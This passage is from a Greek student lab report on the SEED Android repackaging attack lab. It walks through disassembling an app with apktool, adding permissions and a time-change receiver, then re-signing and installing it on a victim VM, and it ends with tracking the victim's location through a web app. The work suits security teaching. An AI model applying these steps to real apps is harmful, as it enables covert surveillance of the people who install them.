adb push ./hosts /system/etc/hosts
```

Βήμα 2. Επανασκευασία (repackaging) και εγκατάσταση της εφαρμογής-στόχου

Κατεβάσαμε την εφαρμογή-στόχος από το eclass (Scenario2) και την αποσυναρμολογήσαμε με την εντολή :

```
apktool d RepackagingLab.apk
```

Τοποθετήσαμε όλα τα αρχεία .smali στον κατάλογο smali/com/mobiseed/repackaging. Ύστερα, τροποποιήσαμε το αρχείο AndroidManifest.xml, προσθέτοντας 3 άδειες και μία για Internet, καθώς και τον Broadcast Receiver που ενεργοποιείται κατά την αλλαγή ώρας.



Εικόνα 6.1.1. Το αρχείο AndroidManifest.xml

Χρησιμοποιήσαμε το apktool για την δημιουργία ενός νέου αρχείου APK, με την εντολή :

```
apktool b RepackagingLab
```

Το νέο αρχείο αποθηκεύτηκε στο folder RepackagingLab/dist.

Πριν την δημιουργία του ζεύγους αλλάξαμε τον τρέχοντα κατάλογο από τον «Scenario1» στον «dist» που φτιάξαμε με την ανακατασκευή του APK αρχείου με την εντολή :

```
cd RepackagingLab/dist
```

Για τη δημιουργία του ζεύγους κλειδιών (δημόσιο και ιδιωτικό), χρησιμοποιήσαμε το εργαλείο keytool με την εντολή :

```
keytool -alias dist -genkey -v -keystore mykey.keystore
```

Υπογράψαμε το αρχείο APK με το εργαλείο jarsigner και με την εντολή :

```
jarsigner -keystore mykey.keystore RepackagingLab.apk dist
```

Τέλος, εκτελέσαμε τις παρακάτω εντολές στο τερματικό της μηχανής του επιτιθέμενου (SEEDUbuntu) με σκοπό την εγκατάσταση της εφαρμογής στη μηχανή του θύματος. Οι εντολές είναι :

```
adb connect 10.0.2.4
```

```
adb install RepackagingLab.apk
```

όπου, 10.0.2.4 η IP address του SEEDAndroid και RepackagingLab.apk η εφαρμογή-στόχος.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Βήμα 3. Ενεργοποίηση των αδειών (permissions) στο Android VM

Από το τερματικό του θύματος (SEEDAndroid) ενεργοποιήσαμε χειροκίνητα τις άδειες της εφαρμογής-στόχου από την παρακάτω διαδρομή :

```
Settings -> Apps -> Repackaging Lab -> Permissions -> toggle location on
```

Βήμα 4. Ενεργοποίηση της επίθεσης

Εκτελέσαμε την επίθεση αφού ανοίξαμε την εφαρμογή από το τερματικό του θύματος, ώστε να καταχωρηθεί ο Broadcast Receiver για το συμβάν της αλλαγής ώρας (TIME SET). Η επίθεση έγινε αλλάζοντας χειροκίνητα την ώρα της συσκευής από την διαδρομή :

```
Settings -> Date and Time -> Set time
```


Μετά την αλλαγή ώρας, η επίθεση πραγματοποιείται και ο επιτιθέμενος παρακολουθεί το θύμα.

Βήμα 5. Παρακολούθηση του θύματος


Επιστρέψαμε στη μηχανή του επιτιθέμενου (SEEDUbuntu) και παρακολουθήσαμε το θύμα από την web εφαρμογή :

```
http://www.repackagingattacklab.com
```

6.2 Αποτελέσματα



Εικόνα 6.2.1. Επιλογή τοποθεσίας από το MockLocation




```
Terminator
/bin/bash
[06/01/23]seed@VM:~/project4$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:be:51:57
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.
          inet6 addr: fe80::d779:6d7f:25e0:6776/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19249 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14227 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20048313 (20.0 MB)  TX bytes:13792177 (13.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3086 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3086 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:7279333 (7.2 MB)  TX bytes:7279333 (7.2 MB)

[06/01/23]seed@VM:~/project4$
```


Εικόνα 6.2.2. Εύρεση της IP Address του επιτιθέμενου




```
Terminator
/bin/bash
[06/01/23]seed@VM:~/project4$ adb root
adb is already running as root
[06/01/23]seed@VM:~/project4$ adb connect 10.0.2.4
already connected to 10.0.2.4:5555
[06/01/23]seed@VM:~/project4$ adb pull /system/etc/hosts
1 KB/s (95 bytes in 0.087s)
[06/01/23]seed@VM:~/project4$ gedit ./hosts
```

Εικόνα 6.2.3. Εγκατάσταση της εφαρμογής-στόχος στην μηχανή του θύματος

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 6.2.4. Τροποποίηση του αρχείου `/system/etc/hosts` του SEEDAndroid




Εικόνα 6.2.5. Αντιγραφή του τροποποιημένου αρχείου στη μηχανή SEEDAndroid

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Εικόνα 6.2.6. Επαλήθευση της αντιγραφής του τροποποιημένου αρχείου στη μηχανή SEEDAndroid




Εικόνα 6.2.7. Το filepath της εφαρμογής-στόχος

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Εικόνα 6.2.8. Αποσυνταρμολόγηση της εφαρμογής-στόχος με το εργαλείο apktool

